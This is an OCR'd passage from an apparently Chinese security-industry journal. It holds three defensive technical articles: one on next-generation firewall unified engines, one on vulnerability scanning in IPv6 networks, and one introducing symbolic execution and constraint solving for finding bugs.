（全文完）

参考资料

《信息安全技术 信息安全等级保护管理办法》

《信息安全技术 信息安全等级保护定级指南》

《信息安全技术 信息安全等级保护基本要求》

《信息安全技术 信息系统安全等级保护实施指南》

《商业银行信息科技风险管理指引》

《信息科技风险现场检查手册》

《信息科技风险非现场监管报表（模板）》

再探下一代防火墙技术之一体化引擎

产品管理中心　段继平

关键词：下一代防火墙　统一策略　一体化引擎　应用及威胁处理

摘要：笔者认为下一代防火墙相对于统一威胁管理（UTM）等类安全产品最重要的创新之一在于其统一策略的思想，以及基于全局设计的一体化应用及威胁处理引擎，本文将试图针对上述内容进行较深入的分析和探讨。

一．引言

著名的 IT 市场咨询机构 IDC 在 2004 年定义的统一威胁管理（UTM）产品创新性第一次将多种安全功能集成至同一个产品内，这种方式在迎合用户需求以及贴近市场发展趋势上无疑是成功的。然而，单纯作为网络安全技术领域的进步来讲，这种模式却有着巨大的缺陷。即其实现的方式仅停留在“公用硬件平台 + 统一用户界面”的层次上，功能缺乏真正融合，这就是原定义的 UTM 后患所在。下一代防火墙的诞生其实最重要的一点就是为了解决这一个缺陷，其重要的理念就是通过“一体化引擎 + 统一的策略框架”来保证产品整体的高性能和易用性，从而真正实现多种安全功能的融合。

二．一体化引擎技术

什么是一体化引擎？笔者之前的文章中也曾介绍过，所谓一体化引擎即在初始系统架构设计时即采用一体化的思想，充分考虑到现在及未来的安全业务情景，将所有的安全需求纳入引擎设计中去。这样的一个明显的优点是去除冗余，更加高效，理想的实现是每个报文只需要解析一遍便可完成所有安全模块的检查。更形象的说就好像工厂里面的流水线概念，原来是多条流水线共同完成的一个任务，重新设计以后是一条流水线独立完成一个任务。

下图为一体化引擎的数据包处理流程简化示意图，实际中由于要处理的数据及安全业务极其复杂，因此实际数据处理流程远远较下图复杂，此图仅仅作为学习和参考。

下一代防火墙的一体化引擎数据包处理流程大致分为以下几个阶段:

1. 数据包入站处理阶段

入站主要完成数据包的接收及 L2-L4 层的数据包解析过程，并且根据解析结果决定是否需要进入防火墙安全策略处理流程，否则该数据包就会被丢弃。在这个过程中还会判断是否经过 VPN 数据加密，如果是，则会先进行解密后再做进一步解析。

2. 主引擎处理阶段


主引擎处理大致会经历三个过程：防火墙策略匹配及创建会话，应用识别，内容检测。

1) 创建会话信息

当数据包进入主引擎后，首先会进行会话查找，看是否存在该数据包相关的会话。如果存在，则会依据已经设定的防火墙策略进行匹配和对应。如果经过查找发现不存在对应的会话信息，则需要进行该数据包的会话创建过程。具体步骤如下：进行转发相关的信息查找，而后进行 NAT 相关的策略信息查找（仅当设备处于三层部署模式下生效），最后进行防火墙的策略查找，检查策略是否允许。如果允许则按照之前的策略信息建立对应的会话，如果不允许则丢弃该数据包。

2) 应用识别

数据包进行完初始的防火墙安全策略匹配并创建对应会话信息后，会进行应用识别检测和处理，如果该应用为已经可识别的应用，则对此应用进行识别和标记并直接进入下一个处理流程。如果该应用为未识别应用，则需要进行应用识别子流程，对应用进行特征匹配，协议解码，行为分析等处理，从而标记该应用。应用标记完成后，会查找对应的应用安全策略，如果策略允许，则准备下一阶段流程；如果策略不允许，则直接丢弃。




3. 数据包出站处理阶段

当数据包经过内容检测模块后，会进入出站处理流程。首先系统会路由等信息查找，然后执行 QOS，IP 数据包分片的操作，如果该数据走 VPN 通道的话，还需要通过 VPN 加密，最后进行数据转发。

三．与统一策略的关系

统一策略实际上是通过同一套安全策略将处于不同层级的安全模块有效的整合在一起，在策略匹配顺序及层次上实现系



统智能匹配，其主要的目的是为了提供更好的可用性。举个例子：有些产品 HTTP 的检测，URL 过滤是通过代理模块做的，而其他协议的入侵检测是用另外的引擎。 用户必须明白这些模块间的依赖关系，分别做出正确的购置才能达到需要的功能，而统一策略可以有效的解决上述问题。

一体化引擎则是从系统实现的角度将统一策略所涉及到的各个安全业务模块通过网络处理，协议分析，威胁检测等底层技术进行实现，最终的目的是保证整个系统高性能，低时延，同时为统一策略的实现提供有效基础。

四 . 结束语

综上所述，下一代防火墙与统一威胁管理（UTM）的根本区别其实并不在于应用安全功能本身，而在于系统整体架构设计，就像节能灯和白炽灯的区别，虽然都能发光，但是前者的节能效果及性价比远远高于后者，而后者终将被用户和市场所淘汰。

五 . 参考文献

1.Paloalto 公司《Packet flow sequence in PAN-OS》

2. 弯曲评论《有关一体化引擎和一体化的策略》

IPv6环境下漏洞扫描方法探讨

产品管理中心　尹航　李晨

关键词：信息安全　漏洞扫描　IPv6

摘 要： IPv6 的应用，解决了目前 IPv4 地址空间匮乏的最大问题，提供了庞大到难以想象的地址空间，并提供了自动配置、支持更好的移动性和扩展性。IPv6 还内置了安全机制，实现了网络层的身份认证，以确保数据的安全【1】。但 IPv6 的应用也给现有的安全体系造成巨大的冲击，由于 IPv6 环境中地址空间急剧增大，地址表示方式发生变化，地址解析和主机发现方式发生变化。对于漏洞检测类产品来说， IPv6 环境为漏洞的发现带来了几个现实的问题，在本文中我们将逐一探讨。

一．引言

IPv6 走过 15 年的历程，到今年 6 月 6 日终于正式启动了。全球互联网巨头 Google、Yahoo、Microsoft Bing，以及各大互联网服务提供商于当日永久启用 IPv6 协议。我们现在可能还感觉不到一些实质的影响和变化，但就互联网产业的发展而言，我们已经跨越了一个重要的里程碑。

一些国家在 IPv6 应用方面已经比较领先，根据 Google IPv6 统计，罗马尼亚 IPv6 普及率最高，为 6.55%，互联网大国美国为 0.93，中国仅为 0.58%【2】。在 IPv4 时代，中国所具有的 IP 地址可能还不如美国的麻省理工大学多，但这种状况将随着国家对下一代互联网的重视而改变。在今年年初，国家发改委下发了下一代互联网关于商业和安全的两个专项通知，明确提出了我国互联网向 IPv6 过渡的目标和时间点，国内下一代互联网的高速发展时期来临。目前了解到中国申请 IPv6 地址总数已经上升到世界第三。

IPv6 的应用，解决了目前 IPv4 地址空间匮乏的最大问题，提供了庞大到难以想象的地址空间，并提供了自动配置、支持更好的

移动性和扩展性。IPv6 还内置了安全机制，实现了网络层的身份认证，以确保数据的安全。但 IPv6 的应用也给现有的安全体系造成巨大的冲击，由于 IPv6 环境中地址空间急剧增大，地址表示方式发生变化，地址解析和主机发现方式发生变化，对于漏洞检测产品来说， IPv6 环境为漏洞的发现带来了几个现实的问题，在本文中我们将逐一探讨。

二 .IPv6 环境下漏洞扫描产品遇到的问题

一般来讲，漏洞扫描产品在进行漏洞扫描时分为四个过程: 主机发现、端口发现、系统和服务识别、漏洞检测。漏洞扫描产品在 IPv6 环境下，这几个过程都会受到较大影响，由于爆炸式的地址空间增长，主机发现过程在 IPv6 环境下将不得不采用新的技术，并且随着 IPv6 的深入应用，大量的设备接入网络，系统、服务识别和漏洞检查也将面对各自特定的问题。另外，漏洞扫描产品一般用于风险评估，这离不开资产管理，128 位的 IPv6 地址，对于产品易用性来讲也是一个挑战，产品需要重新设计。

主机发现过程遭遇的问题

主机发现过程是漏洞扫描的前提，目的是确定在目标网络上的主机是否可达。这是信息收集的初始阶段，其效果直接影响到后续的扫描。传统的主机发现方式有：主动探测、基于 IPS 发现等，另外配合手工操作如：资产数据库导入、手工输入、活动目录导入等。

主动探测发现是目前扫描器产品使用最多的方式，发现过程是通过 ICMP 协议或构造异常 IP 报头等技术，逐一发送给目标主机，通过分析响应报文来得知主机是否存活可达。大部分扫描器产品为提高效率，会采用多 IP 并行探测。在 IPv4 网络环境下，地址空间有限，一个 C 类网段可以容纳 254 个 IP，一个 B 类网段可以容纳 6 万多 IP，在较短的时间内，就可以完成全系统的扫描，主机发现过程并不是漏洞扫描产品的难点。

但在 IPv6 的环境下提供了更大的地址空间，采用了 128 位的 IP 地址，IPv6 子网空间也有 64 位之多，采用传统的逐个主机探测的发现方式，在有生之年也无法探测完一个子网，这种主机发现方式将变得过时。在 IPv6 环境，我们必须寻找更有效的主机发现方法，但就目前来看，还没有一种方法能够令人满意。

资产管理的问题

使用漏洞扫描产品的主要目标是用于风险评估，业内对漏洞的风险评估会从漏洞严重性、资产重要性、威胁带来的影响等几个方面进行统一评估，其中资产管理是漏洞扫描产品必不可少的功能。

IPv4 采用 32 位的 IP 地址，用 10 进制表示为形如 192.168.0.8 的形式，这与人的阅读和记忆习惯还是基本相符的，对于管理员来讲，用 IPv4 地址代表资产尚能够接受。在 IPv6 时代，采用 128 位的 IP 地址，并使用 16 进制来表示，IP 地址可能形如 fe80::fd9a:1d3a:ced8:7e8e，这样的一串地址对于人类的阅读和记忆将是极大的挑战。

更多的应用带来的问题

IPv6 的应用不仅仅是从技术上解决了 IP 地址空间枯竭的问题，更是下一代互联网深入发展的基础，今后办公室中的打印机、路由器、每个人的手机、甚至家中的电视机、冰箱、空调、音响都会分配到一个地址，最终会完成理想中物联网的搭建。其实这在去年深圳大运会的“智能化大运村”已经亮相。这种情况下的网络安全将显得尤为重要，多种类型设备接入网络，对于漏洞扫描产品也带来了系统识别上的问题。

三 .IPv6 环境下检测方法初探

对于上面提到的一些问题，业内并没有成熟的解决方案和产品，尚在摸索和实践过程中，这里仅提一下笔者的一点想法，以供探讨。

多种手段完成主机发现

1. 利用 NDP 协议

NDP（邻居发现协议）协议是 IPv6 环境下的关键协议，它替代了 IPv4 中的 ARP、ICMP 路由发现和重定向协议【1】。NDP 协议可以用于发现相邻节点及其存活状态，通过获取 NDP 邻节点高速缓存，能够实现本地网络的其它 IPv6 主机发现。

但是 NDP 协议的局限也在于它仅能发现本地网络中的 IPv6 主机，这在一定区域范围扁平网络结构的时候没有问题，但对于跨区域、跨子网的大中型企业，和 ARP 一样，NDP 无法穿过路由发现其它子网主机。无法穿过路由发现主机，漏洞扫描产品将不能适应实际使用要求，所以利用 NDP 协议的方法仅作为一种选择，还必须寻找其它的主机发现方法。

2. 通过代理主机访问 NDP 缓存

仍然是利用 NDP 协议的原理，对于不同子网，事先指定一台已知主机，通过在主机上执行命令获取该子网的存活主机地址。在实际产品实现上，也许会是在目标子网部署一个轻量级的代理来完成这个工作。

这种实现方式弥补了 NDP 本身的不足，但无论如何，是需要在部署的时候指定多个子网中的已知地址，增加了部署时的工作量，而且，代理主机的稳定性将直接影响扫描结果，代理和产品的耦合度高。

3. 通过网关设备

网络数据流量会经过路由交换等网关类设备转发，获取和分析这些流量数据，对漏洞扫描产品主机发现过程具有很高的价值。例如，路由器的 netflow 数据量不大，漏洞扫描产品可以以极高的性能对 netflow 数据进行分析，获取上行流量的源 IP 地址，即能实现主机发现功能。对于不支持 netflow 的网关设备，可以把网络流量通过镜像转给漏洞扫描产品，漏洞扫描产品仅对流量简单分析，获取需要的 IP 地址即可，不需要深入分析，效率也可以很高。

通过网关设备发现主机，漏洞扫描产品需要有一个学习的过程才能获得基本稳定的主机列表，在实际实现的过程可以边发现

边扫描，以提升产品的用户体验。通过网关设备进行主机发现并不能做到实时有效，在实际应用中也会受到一定限制，需要配合其它手段一同使用。

用域名来管理资产

1. 资产表示

在 IPv6 环境，DNS 将变得非常重要。用域名来表示资产，是资产管理的一个有效手段。在主机发现过程结束后，可以使用 IP 地址向 DNS 服务器反向查询，来获取主机域名，来形成资产清单。

2. 提交扫描

同样的道理，如果需要用户提交复杂的 IPv6 的地址来进行扫描，这样的漏洞扫描产品用户体验将极差。优秀的设计应该是利用资产管理功能，由用户通过选择资产，或提交采用域名表达的主机给漏洞扫描产品，进行对应的漏洞扫描。

及时更新产品知识库

IPv4 和 IPv6 会在相当长的一段时间内并存，IPv6 的引入，不可避免的为现有的服务和应用带来新的安全隐患，目前已披露的 IPv6 相关漏洞超过 100 个，漏洞扫描产品也要及时更新漏洞库，适应这种环境下的漏洞检测。

此外，物联网的发展，会使网络中涌入大量的应用设备，漏洞扫描产品的系列类型知识库也需要及时补充。漏洞扫描产品在发现 IP 存活后，会试图识别该 IP 是属于什么样的设备，如：Windows 系统、Linux 系统、路由器、打印机等。目前的漏洞扫描产品一般是构造一些特定报文发送到目标主机，通过识别目标主机响应的特征与知识库中进行对比，来确定目标设备类型。当各种大量应用设备涌入网络中，漏洞扫描产品对应的知识库也需要及时补充、更新，系统类型知识库的丰富和准确，也将成为产品性能的重要指标。

四 . 结束语

IPv6 的应用虽然对漏洞扫描产品带来了一定的冲击，但却是技术发展的趋势，它将给互联网的发展注入新的活力。对于漏洞扫描产品来讲，需要提前研究和适应这种新技术的出现，以能够及时为用户提供安全保障。

本文限于笔者学识和所掌握信息，所提出的问题和解决方法必然存在局限性，希望能够达到抛砖引玉之效，以供探讨新的网络环境下的漏洞检测方法，让漏洞扫描产品能够尽快的适应 IPv6 环境的变化，继续承担安全风险检测与管理的重任。文中难免有疏漏和错误之处，请各位读者明察指正。

参考文献

【1】 Joseph Davies. 深入解析 IPv6（第 2 版）. 人民邮电出版社 . 2009

【2】 Google. Google IPv6 统计

符号执行方法介绍

安全研究院　忽朝俭

关键词：程序分析　符号执行　约束求解　路径爆炸　漏洞检测

摘要：本文比较了符号执行与典型的动态、静态程序分析方法之间的差异，分析了符号执行技术的基本原理以及与之关系密切的约束求解技术的过去、现在与未来，举例说明基于变异与基于生成两类符号执行技术的具体工作方式，简单介绍了阻碍符号执行实用化的主要问题以及符号执行在漏洞检测中的应用。

引言

程序分析指对程序进行自动分析，以验证、确认或发现软件性质（或者规约、约束）的过程或活动 [1]。软件漏洞是软件的安全缺陷，一般表示为软件所违背的安全性质。软件漏洞检测指对程序进行自动分析，以发现软件漏洞的过程或活动，通常可认为软件漏洞检测是程序分析的一个子集。

动态分析、静态分析和符号执行是在程序语义不同抽象层次上的三种程序分析方法。动态分析是通过实际运行程序并获取程序的输出或者内部状态等信息进行的程序分析过程。静态分析通常不需要运行程序，而是通过对程序的特定表示形式（源代码，二进制代码，汇编代码或者其它表示形式）进行语法层面或者语义层面的分析，以验证、确认或发现软件性质（或者规约、约束）的过程或活动。符号执行是通过使用符号变量取代输入中的具体值来模拟程序执行的程序分析方法，即符号执行是使用静态分析的形式完成动态分析工作的方法。

从敏感性（或精度）上来说：程序分析方法有流（不）敏感、上下文（不）敏感和路径（不）敏感之分。流（不）敏感指分析一个函数时（过程内分析）是否关注函数中语句的顺序。上下文（不）敏感指分析函数调用时（过程间分析）是否关注函数调用语句的位置。路径（不）敏感指是否根据条件分支指令处的谓词计算不同的信息。与动态分析方法一样，符号执行也属于路径敏感的程序分析方法；而静态分析方法通常是流敏感的，有可能是上下文敏感的，也可能是上下文不敏感的。

从漏洞检测效果上来说：动态分析通常只检测一部分可行路径，且不会检测不可行路径，故这种类型的方法通常不存在误报，但存在漏报；静态分析通常检测可行路径集的超集，既包括所有可行路径又包括一些不可行路径，故这种类型的方法通常没有漏报，但存在误报；而符号执行通常只检测可行的路径，且不检测不可行路径，故理论上通常既无漏报又无误报（但实际上由于限于符号

的完备性和约束求解的能力，符号执行是存在漏报的）。

一、符号执行

符号执行（Symbolic Execution）[2] 是通过使用符号变量取代输入中的具体值来模拟程序执行的程序分析方法。通常，可以使用一个三元组 < 指令指针，路径函数，路径条件 > 来表示符号执行过程。其中，指令指针（Instuction Pointer，简称 IP）用于标识当前被分析的指令。路径函数（Path Function）表示程序路径中不同点处变量的值是变量初始值的函数，通常可表示为一个映射：$f: D^n \to D^n$。其中：程序中任意变量的可能取值均来自论域 D，n 是程序中变量的个数。路径条件（Path Condition）是路径在各分支点满足的分支条件的合取，通常可表示为一个布尔公式：$c_1 \wedge c_2 \wedge \cdots \wedge c_n$。其中：$c_i (1 \le i \le n)$ 是路径在分支点 i 满足的分支条件。

初始化指令指针通常指向程序入口点，初始化的路径函数通常是恒等函数，初始化的路径条件通常为真。符号执行中，指令指针、路径函数和路径条件得到更新。指令指针通常从当前指令转到其后继指令；路径函数通常通过复合路径上每条指令的语义函数得到更新；路径函数的更新保证能够获取路径中每个分支的分支条件，通过合取路径中每个分支的分支条件能够获取路径条件；通过使用约束求解器求解路径条件的一个可满足解，可以为程序中的变量获取一组保证程序沿着指定路径执行的具体的初始化值。

（一）约束求解

符号执行器在很多情况下都需要约束求解器的协助。例如，解释分支指令时，需要判断每个后继分支的可行性；解释数组读 / 写、指针解引用、函数指针调用等操作时，需要判断是否有安全约束被破坏；在路径结束时，需要计算符号的可满足解来构造保证程序执行该路径的测试用例。

约束求解工具可接受的约束以及求解能力的强弱决定了程序分析工具发现安全漏洞的能力和效率。符号执行发展之初，通常采用布尔可满足性理论（Boolean Satisfiability，简称 SAT）[3] 进行路径条件求解，而 SAT 只能求解布尔公式（Boolean Formulas）的可满足性。受到可满足性求解理论能力的限制，早期的符号执行技术对其所能进行分析的程序范围有限制，例如只能处理整数等简单的数据类型。

为了能够对包含实数、数组、列表以及带等式的未解释函数的更复杂的合取式进行判定，Nelson 和 Oppen 提出了使用多种判定过程协作的思想（Cooperating Decision Procedures）[4]。基于该思想发展起来的判定理论目前一般被称为可满足性模块理论（Satisfiability Modulo Theories，简称 SMT）[5]。可满足性模块理论组合多种理论到单个判定过程，按照性质对合取式中的分量分类；然后对每个集合中的约束关系结合其它集合中的条件进行推理；如果有新的等价关系产生，则利用等价性传播将各个集合中的表达式的相应部分做替换，并对每一个集合中的约束进行考察，如果发现矛盾则说明此合取式为不可满足。经过多年的发展，当前符号执行技术已经普遍采用了可满足性模块理论进行路径约束求解。其中，SMT 库设计标准（SMT-LIB）[6] 的出现，更进一步规范了 SMT 求解器，而 SMT 竞赛（SMT-COMP）[7] 更使得 SMT 求解器的能力和效率不断提升。SMT 求解器通常支持多种模块理论，尤其是位向量与数组等模块理论的出现和完善，使得目前的

SMT 求解器特别适合于程序路径约束的求解。STP[8] 和 Z3[9] 是约束求解器中的典型代表。

约束求解问题实际上是可满足性判定问题，约束通常是一组等式或不等式的合取，而约束求解的目的是得到等式或不等式组的可满足解。路径条件是约束在符号执行中的一种具体表现形式，通常可以使用一阶谓词逻辑公式描述。虽然从理论上讲，一阶谓词逻辑公式的可满足性是半可判定的，但是对于路径条件求解问题来说，高效率的约束求解工具却可以在用户可接受的时间内找到某些问题的可满足解。使用这组可满足解可以构造保证程序执行该路径的测试用例，这就是通常所说的基于符号执行与约束求解的程序路径分析方法。该方法跟踪了程序中变量的所有可能取值，可以精确地模拟程序的执行，因此能够发现程序中细微的逻辑错误。

（二）符号执行的分类

借鉴模糊测试的分类方法，根据获取约束（路径条件和分支条件）的不同方法，可将当前最新的符号执行方法划分为基于变异和基于生成两类。与动态分析方法一样，符号执行也属于路径敏感的程序分析方法。针对图 1 所示的代码片段，模糊测试、基于变异的和基于生成的符号执行将采用不同的处理流程。

```
01 if(a < 100)
02   assert(1 && "a<100");
03 else if(b < 100)
04   assert(1 && "a<100&&b<100");
05 else assert(0 && "a>100&&b>100");
06 end:
```

图 1：一个演示模糊测试
与两类符号执行差异的例子

1、基于变异的符号执行

基于变异的符号执行首先使用一个具体输入向量驱使程序具体执行一条路径，并同时符号执行以收集路径条件。例如（0,0）驱动程序片段执行路径 01-02-06，收集的路径条件为（a < 100）。

然后按照一定策略每次变异一个分支条件即可得到一组新的约束，调用约束求解器求解该约束得到一组可满足赋值。例如，按照倒三角顺序依次对当前位置（位置 0）后面的每个分支条件取反，此处只有一个分支条件，则仅得到一个新的约束¬（a < 100）；求解变异得到的新约束，得到一个可满足解 a = 100。

再然后使用 (100,0) 驱动程序片段执行路径 01-03-04-06，并收集路径条件¬（a < 100）∧（b < 100）；按照倒三角顺序依次对当前位置（位置 1）后面的每个分支条件取反，此处只有一个分支条件（b < 100），则仅得到一个新的约束¬（a < 100）∧ ¬（b < 100）；求解变异得到的新约束，得到一个可满足解 a = 100,b = 100。

再使用（100,100）驱动程序片段执行路径 01-03-05-06，并收集路径条件¬（a < 100）∧ ¬（b < 100），按照倒三角顺序该路径条件无法再变异，则结束符号执行过程。

基于变异的符号执行通常混合具体执行与符号执行，其中的典型代表有 DART[10]，CUTE[11]，SMART[12] 和 SAGE[13] 等。上述具有代表性的基于变异的符号执行系统均未开源，另外两款可供参考的开源系统是 CatchConv[14] 和 FuzzGrind[15]。

2、基于生成的符号执行

与基于变异的符号执行不同，基于生成的符号执行依次解释每一条指令。在行 01，查询 (a < 100) 在当前路径条件（当前

为 true）下的永真与永假性：永真则前进到行 02，永假则前进到行 03；此处既非永真又非永假，因此创建一个新的符号进程，同时分析每条路径。其中，原符号进程（使用 #0 表示）前进到行 02，并更新路径条件为（a < 100）；新符号进程（使用 #1 表示）前进到行 03，并更新路径条件为¬（a < 100）。

然后按照一定的路径选择策略依次选择每一个符号进程进行分析。例如按照先创建的符号进程先分析的策略，首先分析 #0 符号进程，即解释行 02，然后转向行 06，求解路径条件（a < 100）得到测试用例（0,0）；再分析 #1 符号进程，即解释行 03。

在行 03，查询 (b < 100) 在当前路径条件（当前为¬（a < 100））下的永真与永假性：永真则前进到行 04，永假则前进到行 05；此处既非永真又非永假，因此创建一个新的符号进程，同时分析每条路径。其中，原符号进程（#1）前进到行 04，并更新路径条件为¬（a < 100）∧（b < 100）；新符号进程（使用 #2 表示）前进到行 05，并更新路径条件为¬（a < 100）∧ ¬（b < 100）。

然后按照先创建的符号进程先分析策略，先分析 #1 符号进程，即解释行 04，然后转向行 06，求解路径条件¬（a < 100）∧（b < 100）得测试用例（100,0）；再分析 #2 符号进程，即解释行 05，然后转向行 06，求解路径条件¬（a < 100）∧ ¬（b < 100）得测试用例（100,100）。

基于生成的符号执行依次解释程序中的每一条指令，其中的典型代表有 PREfix[16]、IntScope[17]、EXE[18][19]、KLEE[20] 和 S2E[21]。其中，KLEE 工作于 C/Objective C/C++ 之上；S2E 基于 KLEE，并直接工作于二进制之上；两者均开放源代码，非常具有参考价值。

（三）符号执行实用化中的主要问题

目前，基于符号执行的程序分析方法在理论上已经基本成熟，而阻碍符号执行方法实用化的主要问题包括路径爆炸问题、约束困顿问题和环境交互问题等。

路径爆炸问题是符号执行遇到的最主要问题。理论上，符号执行技术能够遍历程序中的每一条执行路径并生成测试用例。实际上，程序中的路径数目随着程序中分支的数目近似指数增长，在出现循环的情况下，路径数目的增长更加迅速。由于需要符号地探测的路径是如此之多，所以主流的符号执行方法仅能探测程序所有路径的很小一部分，这就是所谓的路径爆炸问题。

约束困顿问题是与路径爆炸问题紧密相关的另一个主要问题。随着软件的规模越来越大（路径越来越长），路径条件中的分支条件数量通常越来越多，因此需要的求解时间也越来越长。另一方面，随着软件的内部结构越来越复杂，路径条件也越来越复杂，甚至超出了约束求解器的求解能力。这些问题都严重影响到符号执行方法的实际应用。

符号执行遇到的另一个主要问题是环境交互问题。由于实际程序不可避免要与环境进行交互，而程序调用外部函数后产生的效果通常是难以准确描述的，因此对环境交互问题的处理方式，直接影响到符号执行方法的实用性和准确性。

除了路径爆炸问题、约束困顿和环境交互问题，上述两种符号执行技术都还有其特有的困难。基于生成的符号执行技术面临的其它问题还有符号注入问题以及约束爆炸问题。基于生成的符号执行根

据符号分支条件（具体分支条件要么永真，要么永假，不存在既可真又可假的情况）创建新符号进程，因此要解决好符号注入问题。通常，在每个分支处，基于生成的符号执行都需要调用一次或者多次约束求解器，这是一个耗时的工作；在某些极端的情况下，一个简单的与符号相关的循环结构甚至都可能造成约束困顿。而基于变异的符号执行技术面临的另一个主要问题是约束收集问题。具体执行时，指令是运行在真实机器 CPU 上的机器指令，对于数量繁多的条件跳转指令，如何恢复其依赖的条件表达式，并容易地转换为主流约束求解器接收的格式，不仅面临巨大的工程挑战，且其可靠性值得怀疑。

二、基于符号执行的漏洞检测

符号执行可以检测多种漏洞类型。以内存读 / 写越界为例，假定 P 是程序中的一段程序片段，P 之后是一个内存读 / 写操作；c 是执行程序片段 P 之前的路径条件；R 表示程序片段 P 之后的内存读 / 写操作需要满足的安全约束，其形式如下所示：

$$(V_{base} \le OP_{addr}) \wedge ((OP_{addr} + OP_{size}) \le (V_{base} + V_{size}))$$

其中：V_{base}，V_{size}，OP_{addr}，OP_{size} 分别表示内存块的基址和长度、内存读 / 写操作的地址和长度。

对程序片段 P 的符号执行过程以初始路径条件 c 开始，通过合取程序片段 P 中的一条路径片段的路径条件：

$$c_1 \wedge c_2 \wedge \cdots \wedge c_n$$

可以推导出该路径的如下所示的新路径条件：

$$c \wedge c_1 \wedge c_2 \wedge \cdots \wedge c_n$$

合取新路径条件与 R 的补可得如下所示的判定公式：

$$c \wedge c_1 \wedge c_2 \wedge \cdots \wedge c_n \wedge \neg((V_{base} \le OP_{addr}) \wedge ((OP_{addr} + OP_{size}) \le (V_{base} + V_{size})))$$

求解上述判定公式的可满足性，如果存在一组可满足赋值，则表明在执行 P 之后的内存读 / 写操作时可能发生内存越界。

三、结论

与典型的动态、静态程序分析方法相比，理论上符号执行技术既无漏报也无误报，但实际上限于符号的完备性和约束求解的能力，漏报还是存在的。符号执行是一种非常有价值的漏洞检测方法，但符号执行实用化道路上仍有若干难题亟待解决。

参考文献

[1] 梅宏，王千祥，张路，王戟 . 软件分析技术进展 [J]. 计算机学报，2009，32(9):1697-1710.

[2]J. King. Symbolic Execution and Program Testing [J]. Communications of the ACM, 1976, 19(7):385-394.

[3]S. Malik, L. Zhang. Boolean Satisfiability: From Theoretical Hardness to Practical Success [J]. Communications of the ACM, 2009, 52(8):76-82.

[4]G. Nelson, D. Oppen. Simplification by Cooperating Decision Procedures [J]. ACM Transactions on Programming Languages and Systems, 1979, 1(2):245-257.

[5]S. Ranise, C. Tinelli. Satisfiability Modulo Theories [J]. Trends and Controversies-IEEE Magazine on Intelligent Systems, 2006, 21(6):71-81.

[6]SMT-LIB. http://combination.cs.uiowa.edu/smtlib/

[7]SMT-COMP. http://www.smtcomp.org/

[8]V. Ganesh, D. Dill. A Decision Procedure for Bit-vectors and Arrays [C]. Computer Aided Verification, Berlin:Springer-Verlag, 2007:524–536.

[9]L. Moura, N. Bjorer. Z3: An Efficient SMT solver [C]. Tools and Algorithms for the Construction and Analysis of Systems, Berlin:Springer-Verlag, 2008:337-340.

[10]P. Godefroid, N. Klarlund, K. Sen. DART: Directed Automated Random Testing [C]. ACM Conference on Programming Language Design and Implementation, USA:ACM Press, 2005:213-223.

[11]K. SEN, D. Marinov, G. Agha. CUTE: A Concolic Unit Testing Engine for C [C]. European Software Engineering Conference and ACM Symposium on the Foundations of Software Engineering, USA:ACM Press, 2005:263-272.

[12]P. Godefroid. Compositional Dynamic Test Generation [C]. ACM Symposium on Principles of Programming Languages, USA:ACM Press, 2007:47-54.

[13]P. Godefroid, M. Levin, D. Molnar. Automated Whitebox Fuzz Testing [C]. Network and Distributed System Security Symposium, USA:Internet Society, 2008.

[14]D, Molnar, D. Wagner. Catchconv: Symbolic Execution and Run-time Type Inference for Integer Conversion Errors [R]. USA: University of California Berkeley, 2007.

[15]FuzzGrind. http://esec-lab.sogeti.com/pages/Fuzzgrind

[16]W. Bush, J. Pincus, D. Sielaff. A Static Analyzer for Finding Dynamic Programming Errors [J]. Software-Practice and Experience, 2000, 30(7):755-802.

[17]T. Wang, T. Wei, Z. Lin, W. Zou. IntScope: Automatically Detecting Integer Overflow Vulnerability in X86 Binary Using Symbolic Execution [C]. Network and Distributed System Security Symposium, USA:Internet Society, 2009.

[18]C. Cadar, D. Engler. Execution Generated Test Cases: How to Make Systems Code Crash Itself [C]. SPIN Workshop on Model Checking of Software, Berlin:Springer-Verlag, 2005:2-23.

[19]C. Cadar, V. Ganesh, P. Pawlowski, D. Dill, D. Engler. EXE: Automatically Generating Inputs of Death [C]. ACM Conference on Computer and Communications Security, USA: ACM Press, 2006:322-335.

[20]C. Cadar, D. Dunbar, D. Engler. KLEE: Unassisted and Automatic Generation of High-coverage Tests for Complex Systems Programs [C]. USENIX Conference on Operating Systems Design and Implementation, USA: USENIX, 2008:209-224.

